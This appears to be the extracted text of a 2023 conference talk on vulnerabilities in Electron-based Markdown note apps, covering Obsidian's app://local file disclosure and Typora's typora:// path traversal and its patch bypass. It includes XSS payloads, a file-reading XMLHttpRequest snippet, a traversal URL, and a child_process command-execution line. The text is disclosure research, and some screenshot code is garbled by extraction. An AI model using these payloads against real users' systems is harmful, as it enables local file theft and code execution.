

What You See IS NOT What You Get:

**Pwning Electron-based
Markdown Note-taking Apps**

Li Jiantao

August 19, 2023



Whoami

Li Jiantao

李剑涛

- Researcher at STAR Labs ✘ [@starlabs_sg](https://twitter.com/starlabs_sg)
 - Pwn2Own Vancouver 2022 🥇
 - Pwn2Own Vancouver 2023 🥈
- CTF Player with r3kapig
- ✘ [@CurseRed](https://twitter.com/CurseRed)

Agenda

- Introduction
- Case Study
 - Obsidian
 - Typora
 - MarkText
- Conclusion

Markdown

- Lists
- [links](https://starlabs.sg/)



![image](./img.jpg)

```
```javascript
const sleep = ms => new Promise(r => setTimeout(r, ms));
(async function exp(){
 await sleep(1337);
})()
```
```

Markdown

Any text editor: ✓ notepad.exe ✓ Notepad++ ✓ Sublime Text

Rendered Markdown

1. Source + Preview in two panels:

- VS Code
- HackMD

2. WYSIWYG: What You See Is What You Get

- Notion
- Typora

Electron-based Markdown Note-taking apps



Obsidian [CVE-2023-2110](#)



Typora [CVE-2023-2316](#), [CVE-2023-2317](#), [CVE-2023-2971](#)



MarkText [CVE-2023-2318](#)

- Why security mechanisms sometimes fail?
- How attackers smuggle their payloads?

Why “Markdown Note-taking Apps”?

title → <h1>title</h1>

subtitle → <h2>subtitle</h2>

Extensions:

- + Math formular
- + YouTube video
- + Gist
- + Imgur picture
- + PDF
- + Music Notation
- ...

Why “Markdown Note-taking Apps”?

![STAR Labs](https://starlabs.sg/)

STAR Labs

↓ rendered in the same way!

STAR Labs

STAR Labs

<script>alert(/_.?/)</script>

<iframe src="javascript:alert(/_.?/)"></iframe>

Why “Electron-based”?

“Electron”

“nodeIntegration”

“XSS to RCE”

```
npx asar extract
```

```
--inspect=9222
```

```
--remote-debugging-port=9229
```

```
require('child_process').execSync('calc')
```




Why “Electron-based”?

Electron = Chromium + **Node.js**

- Access file system
- Create new process
- Interact with hardware
- Send customized notifications
- ...

Possible Attack Path



Case Study #1

Obsidian Local File Disclosure



Obsidian

- "Live Mode" by default
- Supports HTML tags

Untitled

```
<input value="o_o?"><button>I'm a button in your document!</button>
```

Untitled

o_o?

I'm a button in your document!

- Dangerous tags/attributes are removed or not rendered 🤔

```
  
<a href="javascript:alert()">click me</a>  
<script>alert()</script>
```



click me

```


```

```
<a target="_blank" rel="noopener">click me</a>
```

```
<script>alert()</script>
```

Obsidian

- lib/purify.min.js 🥺👉 DOMPurify 2.3.6



The screenshot shows the Chrome Developer Tools interface with the "Sources" tab selected. The left sidebar displays the file structure of the current page, which includes a "top" folder and an "obsidian.md" folder containing sub-folders like "lib", "codemirror", and files such as "i18next.min.js", "moment.min.js", "nspell.min.js", "pixi.min.js", and "purify.min.js". The "purify.min.js" file is currently selected and highlighted with a gray background. The main content area shows the source code for the DOMPurify library, starting with a comment indicating the source is from GitHub and the license is MIT. The code itself is a single function that handles various object-related operations like hasOwnProperty, setPrototypeOf, isFrozen, getPrototypeOf, getOwnPropertyDescriptor, freeze, and seal.

```
// Source: https://github.com/cure53/DOMPurify/blob/main/dist/purify.min.js
/*! @license DOMPurify 2.3.6 | (c) Cure53 and other contributors | Released under the MIT License. See LICENSE for details. */
!function(e, t) {
    "object" == typeof exports && "undefined" != typeof module ? module.exports = this, (function() {
        "use strict";
        var e = Object.hasOwnProperty
            , t = Object.setPrototypeOf
            , n = Object.isFrozen
            , r = Object.getPrototypeOf
            , o = Object.getOwnPropertyDescriptor
            , i = Object.freeze
            , a = Object.seal
    })() : (this, (function() {
        "use strict";
        var e = Object.hasOwnProperty
            , t = Object.setPrototypeOf
            , n = Object.isFrozen
            , r = Object.getPrototypeOf
            , o = Object.getOwnPropertyDescriptor
            , i = Object.freeze
            , a = Object.seal
    }))();
}
```

Obsidian

- DOMPurify but <iframe> is allowed



The screenshot shows a code editor window with the file name "app.js:formatted". The code is written in JavaScript and uses the DOMPurify library to sanitize HTML. A tooltip is displayed over the configuration object, specifically highlighting the "ADD_TAGS" key. The tooltip contains the value "["iframe"]", which is highlighted with a yellow box. The rest of the configuration object is also highlighted with a yellow box.

```
45635     }
45636     DOMPurify.addHook("afterSanitizeAttributes", (function(e) {
45637         e instanceof HTMLAnchorElement && (e.setAttribute("target", "_blank"),
45638             e.setAttribute("rel", "noopener")),
45639         e instanceof HTMLIFrameElement && e.setAttribute("sandbox", "allow-forms allow-presentation allow-same-origin allow-scripts a
45640     })
45641     ));
45642     var jM = {
45643         ALLOW_UNKNOWN_PROTOCOLS: !0,
45644         RETURN_DOM_FRAGMENT: !0,
45645         FORBIDDEN_TAGS: [ "style" ],
45646         ADD_TAGS: [ "iframe" ],
45647         ADD_ATTR: [ "frameborder", "allowfullscreen", "allow", "aria-label-position" ]
45648     };
45649     function WM(e) {
45650         return document.importNode(DOMPurify.sanitize(e, jM), !0)
45651     }
45652     var GM = function() {
```

Obsidian

- DOMPurify but <iframe> is allowed

The screenshot shows the Obsidian interface. On the left, there is a code editor window titled "app.js:formatted" containing the following JavaScript code:

```
45635 }  
45636     DOMPurify  
45637     e.ins  
45638     e.setAttribute("rel", "noopener")  
45639     e.instanceC  
45640 }  
45641 );  
45642 var jM = {  
45643     ALLOW_UNKNO  
45644     RETURN_DOM_  
45645     FORBID_TAGS  
45646     ADD_TAGS: []  
45647     ADD_ATTR: []  
45648 };  
45649 function WM(e)  
45650     return docu  
45651 }  
45652 var GM = functi
```

To the right of the code editor is a preview window titled "Untitled". The preview displays the following content:


Untitled

Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

Obsidian

- Local image is loaded from app://local/<abs_path>



The screenshot shows the browser's developer tools (Elements tab) with the DOM structure of the page. An image element is selected, and its properties are shown in the right panel:

- Rendered size: 174 × 164 px
- Rendered aspect ratio: 87:82
- File size: 12.4 kB
- Current source: <app://local/C:/Users/cr/Documents/md/img1.png?1681587426400>

The DOM structure includes:

```
<div class="cm-editor">
  <div aria-live="polite" tabindex="-1">
    <div class="cm-s<div class="in">
      <div class="cm-spellcheck-contenteditar" style="width: 254px;">
        <div class="cm-spellcheck-contenteditar" style="width: 254px;">
          
        <div style="position: absolute; top: 0; left: 0; width: 100%; height: 100%; background-color: white; opacity: 0.8; z-index: 1; border: 1px solid black; border-radius: 50%; display: flex; align-items: center; justify-content: center; font-size: 1em; font-weight: bold; color: inherit; text-decoration: inherit; transition: all 0.3s ease; "><span>Edit</span></div>
      </div>
    </div>
  </div>
</div>
```

 →

Obsidian

- Fetch API ❌

A screenshot of a browser developer tools console. The address bar shows "example.com/". The console output shows a fetch request to "app://local/C:/windows/win.ini". A red error message follows: "Fetch API cannot load app://local/C:/windows/win.ini. URL scheme "app" is not supported."

```
> fetch('app://local/C:/windows/win.ini')
✖ > Fetch API cannot load app://local/C:/windows/win.ini. URL scheme "app" is not supported.
```

- XMLHttpRequest 💣

A screenshot of a browser developer tools console. The address bar shows "example.com/". The console output shows a script block containing XMLHttpRequest code. It includes a warning message: "⚠️ ; for 16-bit app support [fonts] [extensions] [mci extensions] [files] [Mail] MAPI=1". The entire warning message is highlighted with a yellow background.

```
> let r = new XMLHttpRequest()
r.open('GET', 'app://local/C:/windows/win.ini')
r.addEventListener('load', e => {
    console.warn(e.currentTarget.responseText)
});
r.send()
< undefined
⚠️ ; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

Obsidian Local File Disclosure

- CVE-2023-2110

May 3, 2023

1.2.8 Desktop

catalyst

Breaking changes

- Removed support for `app://local` URLs. These were reported as a potential vulnerability when using iframes.

What is “app://”?

- Electron protocol API

protocol

Register a custom protocol and intercept existing protocol requests.

Process: **Main**

An example of implementing a protocol that has the same effect as the `file://` protocol:

```
const { app, protocol, net } = require('electron')

app.whenReady().then(() => {
  protocol.handle('atom', (request) =>
    net.fetch('file://' + request.url.slice('atom://'.length)))
})
```

Methods

registerSchemesAsPrivileged
handle
unhandle
isProtocolHandled
registerFileProtocol
registerBufferProtocol
registerStringProtocol
registerHttpProtocol
registerStreamProtocol
unregisterProtocol
isProtocolRegistered
interceptFileProtocol
interceptStringProtocol
interceptBufferProtocol
interceptHttpProtocol
interceptStreamProtocol
uninterceptProtocol
isProtocolIntercepted

What is “app://”?

- obsidian.asar/main.js

```
protocol.registerFileProtocol('app', <function>)
```

```
1266     protocol.registerFileProtocol('app', (req, callback) => {
1267         let url = req.url;
1268         let noframe = false;
1269         // Strip query and hash components
1270         if (url.indexOf('?') > 0) {
1271             url = url.substr(0, url.indexOf('?'));
1272         }
1273         if (url.indexOf('#') > 0) {
```

- app.asar/main.js

```
14 protocol.registerSchemesAsPrivileged([
15     {scheme: 'app', privileges: {standard: true, secure: true}}
16 ]);
```

“Registers the scheme as standard, secure, **bypasses content security policy for resources**”



What is “app://”?

- app://obsidian.md/<path> -> resources/obsidian.asar/<path>
- app://local/<path> -> absolute path 💣

```
1277         if (isAppUrl) {  
1278             url = decodeURIComponent(url.substr(APP_URL_ROOT.length));  
1279             url = path.resolve(path.join(RES_PATH, url));  
1280             // Disallow path traversal on the app resource origin  
1281             if (url.indexOf(path.resolve(RES_PATH)) !== 0) {  
1282                 url = '';  
1283             }  
1284             // Disallow iframing anything in obsidian's app path  
1285             noframe = true;  
1286         }  
1287         else if (url.indexOf(FILE_ROOT) === 0) {  
1288             url = decodeURIComponent(url.substr(FILE_ROOT.length));  
1289             if (!isWin) {  
1290                 url = '/' + url;  
1291             }  
1292             url = path.resolve(url);  
1293             // Disallow framing if the path is a UNC path  
1294             if (isUncPath(url)) {  
1295                 noframe = true;  
1296             }  
1297         }
```

What is “app://”?

- Check `req.referrer` to prevent `<iframe>` accessing local files?

Expectation: "https://..."

Reality: `referrer: ""` 

```
1299 // Don't allow iframes from different origins to access local files
1300 let referrer = req.referrer;
1301 if (referrer && referrer.indexOf(PROTOCOL) !== 0) {
1302     noframe = true;
1303     url = '';
1304 }
```

```
referrer: undefined
req:
  headers: {User-Agent: 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36'}
  method: "GET"
  referrer: ""
  url: "app://local/C:/windows/win.ini"
```

- Chrome plans to gradually enable `strict-origin-when-cross-origin` as the default policy in 85; this may impact use cases relying on the referrer value from another origin.

What is “app://”?

- registerFileProtocol
- Access-Control-Allow-Origin: * 

electron / shell / browser / net / electron_url_loader_factory.cc

Code Blame 660 lines (586 loc) · 25.2 KB

```
505 void ElectronURLLoaderFactory::StartLoadingFile(
506     mojo::PendingRemote<network::mojom::URLLoaderClient> client,
507     mojo::PendingReceiver<network::mojom::URLLoader> loader,
508     network::mojom::URLResponseHeadPtr head,
509     const network::ResourceRequest& original_request,
510     const base::FilePath& path,
511     const gin_helper::Dictionary& opts) {
512     network::ResourceRequest request = original_request;
513     request.url = net::FilePathToFileURL(path);
514     if (!opts.IsEmpty()) {
515         opts.Get("referrer", &request.referrer);
516         opts.Get("method", &request.method);
517     }
518     // Add header to ignore CORS.
519     head->headers->AddHeader("Access-Control-Allow-Origin", "*");
520     asar::CreateAsarURLLoader(request, std::move(loader), std::move(cl
521                                     head->headers));
522 }
```

Developer Tools - app://obsidian.md/index.html

Elements Console Sources Network Performance Memory Application

Preserve log Disable cache No throttling   

Name	Headers	Preview	Response	Initiator	Timing
win.ini	 Headers				

General


Request URL: app://local/C:/windows/win.ini
Request Method: GET
Status Code: 200 OK
Referrer Policy: strict-origin-when-cross-origin

Response Headers

Access-Control-Allow-Origin: * 
Content-Type: text/plain
Last-Modified: Sat, 07 Dec 2019 09:12:42 GMT

1 requests | 92 B transferred

Demo - CVE-2023-2110



Case Study #2

Typora Local File Disclosure



Typora for Windows (x64)

MADE WITH ❤ BY appmakes.io

version 1.5.12 ★ [website](#) ★ [@typora](#)

Typora

- Allows ✓ <iframe> ✓ <embed>
- registerFileProtocol('typora', <function>)

```
var M = function(e) { e = "typora"
  l.●registerFileProtocol(e, function(e, t) {
    e.url ? t({
      path: c.getRealPath(e.url)
    }) : t({
      error: -324
    })
  }),
}
```

Typora

- getRealPath(e.url)

```
c.getRealPath = function(e) {
  try {
    e = decodeURI(e)
  } catch (e) {}
  e = e.substr(13);
  return /^userData/.exec(e) && (e = e.replace(/^userData/, c.getPath("userData").replace(/\g, "\\\\"))),
  /current-theme\.css$/.exec(e) && (e = e.replace(/current-theme\.css$/, c.setting.curTheme())),
  /^typemark/i.exec(e) && (e = e.replace(/^typemark/, t)),
  e = (e = /preview\.html/.exec(e) ? e.replace(/\html[?#].*$/, ".html") : e).replace(/[?#][^\//]*$/, "")
}
```

Typora Local File Disclosure

- `getRealPath('typora://app/C:/windows/win.ini')`
 - Returns "C:/windows/win.ini" 💣 CVE-2023-2316

The screenshot shows a browser's developer tools DevTools - example.com/. The console tab is active, displaying the following code and its output:

```
c.getRealPath = function(e) { e = "C:/windows/win.ini"
  try {
    e = decodeURI(e) e = "C:/windows/win.ini"
  } catch (e) {}
  e = e.substr(13);
  return /userData/.exec(e) && (e = e.replace(/userData/, c.getPath)
  /current-theme\.css$/ .exec(e) && (e = e.replace(/current-theme\.css$/,
  ^typemark/i.exec(e) && (e = e.replace(/^typemark/, t)),
  e = (e = /preview\.html/.exec(e) ? e.replace(/\.\html[?#].*$/, ".ht
  )
```

The output pane shows the scope analysis:

- Scope
- Local
 - Return value: "C:/windows/win.ini"
 - this: App
 - e: "C:/windows/win.ini"
 - Closure (90)
 - Closure

The screenshot shows the Target selection interface in the developer tools. It lists two targets:

- Typora typora://app/typemark/window.html
- Example Domain https://example.com/

Below the targets, there are inspection and control options for each:

- Typora: inspect, pause, focus tab, reload, close
- Example Domain: inspect, focus tab, reload, close

The DevTools interface also includes tabs for Elements, Network, Performance, Application, and a Console tab where the previously shown code was run.

Case Study #3

**Typora Local File Disclosure
(Patch Bypass)**

Typora Patch Analysis

- Fixed in 1.6.7

History Releases

[Stable Releases](#) [Dev / Beta](#)

Other Improvements

- Fix CVE-2023-2317.
- Fix CVE-2023-2316.
- Avoid using google font mirrors in export
- Using keyword["keyword"] sometimes ca

Typora Patch Analysis

- Fixed in 1.6.7? 🤔

```
c.getRealPath = function(e) {
    try {
        e = decodeURI(e)
    } catch (e) {}
    e = e.substr(13);
    if (/^userData/i.exec(e))
        e = e.replace(/^userData/, c.getPath("userData").replace(/\w/g, "\\\\"));
    else {
        if (!/^typemark/i.exec(e))
            return console.warn("reject access to path", e),
        "";
        e = e.replace(/^typemark/, t)
    }
    return /current-theme\.css$/.exec(e) && (e = e.replace(/current-theme\.css$/, c.setting.curTheme())),
    e = (e = /preview\.html/.exec(e) ? e.replace(/\w.html[?#].*$/, ".html") : e).replace(/[?#][^\w/]*/$, "")
}
```

 "typora://app/~~C:/windows/win.ini~~"

Typora Patch Analysis

- Fixed in 1.6.7? 😎 Not really!

```
c.getRealPath = function(e) {  e = "typemark#../../../../../../../../Windows/win.ini"
  try {
    e = decodeURI(e)  e = "typemark#../../../../../../../../Windows/win.ini"
  } catch (e) {}
  e = e.substr(13);
  if (/^userData/i.exec(e))
    e = e.replace(/^userData/, c.getPath("userData").replace(/\\\g, "\\\\\"));
  else {
    if (!/^typemark/i.exec(e))  e = "typemark#../../../../../../../../Windows/win.ini"
      return console.warn("reje C:\Program Files\Typora\resources\
    "";
    e = e.replace(/^typemark/, t)
  }
  return /current-theme\.css$/.exec(e) && (e = e.replace(/current-theme\.css$/, c.setting.curTheme())),
  e = (e = /preview\.html/.exec(e) ? e.replace(/\.\html[?#].*$/, ".html") : e).replace(/[?#][^\\\\\]*$/, "")
}
```

Typora Patch Bypass

"typora://app/typemark#/. ./. ./. ./. ./. ./. ./. ./. Windows/win.ini"

Removed by substr Replaced with "C:\Program Files\Typora\resources\" 

```
c.getRealPath = function(e) { e = "typemark#/. ./. ./. ./. ./. ./. ./. ./. Windows/win.ini"
  try {
    e = decodeURI(e) e = "typemark#/. ./. ./. ./. ./. ./. ./. ./. Windows/win.ini"
  } catch (e) {}
  e = e.substr(13);
  if (/^userData/i.exec(e))
    e = e.replace(/^userData/, c.getPath("userData").replace(/\//g, "\\\\"));
```

else {
 if (!/^typemark/i.exec(e)) e = "typemark#/. ./. ./. ./. ./. ./. ./. Windows/win.ini"
 return console.warn("reje C:\Program Files\Typora\resources\"
 "";
 e = e.replace(/^typemark/, t)
 }
 return /current-theme\.css\$/.exec(e) && (e = e.replace(/current-theme\.css\$/, c.setting.curTheme())),
 e = (e = /preview\.html/.exec(e) ? e.replace(/\\.html[?#].*\$/, ".html") : e).replace(/[?#][^\\\/]*/\$, "")
}

Typora Local File Disclosure (Patch Bypass)

- Path traversal 💣 CVE-2023-2971

```
c.getRealPath = function(e) { e = "C:\\Program Files\\Typora\\resources\\#"
try {
    e = decodeURI(e)  e = "C:\\Program Files\\Typora\\resources\\#/../../
} catch (e) {}
e = e.substr(13);
if (/^userData/i.exec(e))
    e = e.replace(/^userData/, c.getPath("userData").replace(/\\\\g, "\\\
else {
    if (!/^typemark/i.exec(e))  e = "C:\\Program Files\\Typora\\resource
        return console.warn("reject access to path", e),
        "";
    e = e.replace(/^typemark/, t)  e = "C:\\Program Files\\Typora\\resol
}
return /current-theme\\.css$/.exec(e) && (e = e.replace(/current-theme\\.c
e = (e = /preview\\.html/.exec(e) ? e.replace(/\\\.html[#].*$/, ".html") :
```

The screenshot shows the Typora debugger interface with the title bar "Debugger paused". The main area displays a list of items under the "Scope" section:

- ▶ Watch
- ▶ Breakpoints
- ▼ Scope
 - ▼ Local
 - Return value: "C:\\Program Files\\Typora\\resources\\#/.../.../.../.../.../..."
 - ▶ this: App
 - ▶ e: "C:\\Program Files\\C:\\Program Files\\Typora\\resources\\#/.../.../.../.../.../Windows/win.ini" C:\\Program Files\\Typora\\resources\\#/.../.../.../.../.../Windows/win.ini
 - ▶ Closure (90)
 - ▶ Closure


```
